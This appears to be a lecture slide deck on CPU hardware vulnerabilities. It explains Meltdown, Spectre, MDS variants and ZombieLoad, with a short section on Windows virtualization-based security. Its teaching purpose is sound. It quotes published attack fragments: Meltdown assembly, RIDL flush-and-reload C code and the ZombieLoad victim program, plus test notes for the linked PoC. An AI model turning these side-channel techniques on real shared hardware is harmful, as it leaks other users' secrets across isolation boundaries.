# Using virtualization to protect the OS


- ▶ Support in Windows 10 for Virtual Secure Mode (VSM)
- ▶ Introduces the concepts of
  - ▶ a **Secure Kernel Mode (SKM)**
  - ▶ and an **Isolated User Mode (IUM)**
- ▶ Enables mitigations such as
  - ▶ HyperGuard – preventing modification of low level OS structures and registers
  - ▶ Hypervisor-Enforced Code Integrity (HVCI) – only signed kernel pages can execute



Virtual Secure Mode (VSM) architecture

<https://channel9.msdn.com/Blogs/Seth-Juarez/Windows-10-Virtual-Secure-Mode-with-David-Hepkin>

# Hardware vulnerabilities



# Kernel-memory-leaking Intel processor design flaw forces Linux, Windows redesign

Speed hits loom, other OSes need fixes

By Chris Williams, Editor in Chief 2 Jan 2018 at 19:29

451 SHARE ▾




**Final update** A fundamental design flaw in Intel's processor chips has forced a significant redesign of the Linux and Windows kernels to defang the chip-level security bug.

# Hardware vulnerabilities


- What is a hardware vulnerability?
- Overview of published processor hardware vulnerabilities
- Why were these found by many researchers at the same time?

# What is a hardware vulnerability?

# How does a CPU work?



# How does a CPU work?



# What is a hardware vulnerability

- A hardware vulnerability in the processor can lead to information leak across anything running on the same physical kernel
- Memory isolation is an important security principle
  - Between user processes
  - Between user and kernel
  - Between virtual computers and host
- An attacker process can access memory of other processes or the operating system.
- The attacker must have code execution on the machine
  - In the cloud
  - With low privileges

# Vulnerability in the processor

- Example: Intel Skylake micro architecture, single core.
- To save time, the core continues execution while waiting for time consuming instructions.
- Some executed instructions are discarded, since the program flow is different from the flow predicted by the processor.
- The core cache may contain data used by the discarded instructions.
- Hardware vulnerabilities are exploited to find sensitive data through internal cache or buffers in the processor.





Figure from: <https://meltdownattack.com/meltdown.pdf>


# Side channel: Flush & Reload / Evict & Reload

- Flush & Reload / Evict & Reload uses time as a side channel to read data used by discarded instructions.
- The idea is that it is much faster to access already cached memory
- Example: We have an array where each element is the size of a memory page, and the array has 256 elements.




- Side channel attack step by step:
  - Ensure that no elements of the array are cached (flush/evict)
  - Choose a memory address and read one byte speculatively
  - Use the read byte value as index in the array and read from there (speculatively). This array element is now cached
  - Access all elements of the array and measure the loading time for each element. The element with index equal to the read byte value has the lowest loading time
- Red: Discarded instructions  
Black: Normally executed instructions

# Overview of hardware vulnerabilities



Meltdown  
Rogue Data Cache Load  
RDCL  
L1 Terminal Fault  
L1TF

## Micro-architectural Fill Buffer Data Sampling MFBDS




# Micro-architectural Store Buffer Data Sampling MSBDS

# Micro-architectural Data Sampling Uncacheable Memory MDSUM

Meltdown  
Rogue Data Cache Load  
RDCL  
L1 Terminal Fault  
L1TF

## Micro-architectural Fill Buffer Data Sampling MFBDS

## Micro-architectural Load Port Data Sampling MLPDS



Micro-architectural Store Buffer Data Sampling  
MSBDS

Micro-architectural Data Sampling Uncacheable Memory  
MDSUM

# Spectre vs. Meltdown

- Spectre – Speculative execution

## Branch prediction

- Predicts program flow
- Assumes the result of an if-test for example.
- The instructions of the path are executed speculatively before it is discovered that the program follows another path
- Execution continues

## An attacker and a victim:

- The attacker tricks the victim to guess the wrong path
- The victim leaks info to the cache

- Meltdown – Security meltdown

- Attempts to read something without having access

- The next instructions are executed tentatively (*out-of-order*) before it is discovered that necessary read access is missing

- An exception occurs, which must be handled or suppressed

.

# Meltdown


Simplified idea: Secret in «data»

```
1 raise_exception();
2 // the line below is never reached
3 access(probe_array[data * 4096]);
```


1. We have an array.
2. We want to know what a variable/registry contains.
3. We read an element of the array.
  - Which element is determined by the variable
4. This element is read into the cache.
5. Step 3 and 4 are executed speculatively because of the exception
6. We check what was loaded into the cache

The central instructions of Meltdown:

```
1 ; rcx = kernel address
2 ; rbx = probe array
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```



# Spectre




1. Branch predictor is taught to go where the attacker wants.
  - The attacker makes a tailored program that chooses the way the attacker wants the victim to go.
2. The victim is executed, and the spectre instructions are executed speculatively, because the branch predictor predicts the wrong path.
3. The attacker checks what was loaded into the cache by the victim.

Meltdown  
Rogue Data Cache Load  
RDCL  
L1 Terminal Fault  
L1TF

## Micro-architectural Fill Buffer Data Sampling MFBDS

## Micro-architectural Load Port Data Sampling MLPDS




Micro-architectural Store Buffer Data Sampling  
MSBDS

Micro-architectural Data Sampling Uncacheable Memory  
MDSUM


# Micro-architectural Data Sampling

- Leak data from internal buffers in the processor, not from cache.
- Internal buffers are used in speculative execution.
- When it is discovered that wrong values are used, the instructions are executed again with correct values.
- But traces from the speculative execution are not removed.
- To save time, the contents of the buffer are not deleted, but stays there until it is overwritten by later operations.
- Research: Read patents
  - <https://mdsattacks.com/>



Meltdown  
Rogue Data Cache Load  
RDCL  
L1 Terminal Fault  
L1TF

## Micro-architectural Fill Buffer Data Sampling MFBDS




Micro-architectural Store Buffer Data Sampling  
MSBDS

Micro-architectural Data Sampling Uncacheable Memory  
MDSUM

# Micro-architectural Fill Buffer Data Sampling – MFBDS

- Line 6 is executed speculatively, with the value in the line fill buffer
- When the processor discovers that line 6 speculatively is executed with old data from the line fill buffer, a new execution is initiated, now with new values
- But traces from the speculative execution are not removed



```
1  /* Flush flush & reload buffer entries. */
2  for (k = 0; k < 256; ++k)
3      flush(buffer + k * 1024);
4
5  /* Speculatively load the secret. */
6  char value = *(new_page);
7  /* Calculate the corresponding entry. */
8  char *entry_ptr = buffer + (1024 * value);
9  /* Load that entry into the cache. */
10 *(entry_ptr);
11
12 /* Time the reload of each buffer entry to
   see which entry is now cached. */
13 for (k = 0; k < 256; ++k) {
14     t0 = cycles();
15     *(buffer + 1024 * k);
16     dt = cycles() - t0;
17
18     if (dt < 100)
19         ++results[k];
20 }
```

Figure and code from “RIDL: Rogue In-Flight Data Load”

# ZombieLoad – An example of a MFBDS-attack


The idea behind the PoC:

- The victim process fills a piece of memory with a chosen letter and accesses it continuously, so that it stays in Fill Buffer.
- The attacker process attempts to load different values.
- The value that is quickest to load, is in Fill Buffer.
- Hyperthreading makes it possible for two threads to run on the same physical core (but on different virtual cores)
- Fill Buffer is shared between the hyperthreads.


```
1 #include <stdio.h>
2 #include <memory.h>
3
4 void maccess(void *p) { __asm volatile("movq %0, %%rax\n" : : "c"(p) : "rax"); }
5
6 char __attribute__((aligned(4096))) secret[8192];
7
8 int main(int argc, char* argv[]) {
9     char key = 'X';
10
11    if(argc >= 2) {
12        key = argv[1][0];
13    }
14
15    printf("Loading secret value '%c'...\n", key);
16
17    memset(secret, key, 4096 * 2);
18
19    // load value all the time
20    while(1) {
21        for(int i = 0; i < 100; i++) maccess(secret + i * 64);
22    }
23 }
```

# ZombieLoad PoC

- <https://github.com/IAIK/ZombieLoad>
- Tested on an updated Debian unstable, but with the boot-options "nopti" og "nokaslr" for the kernel
- Tested both with and without last microcode updates



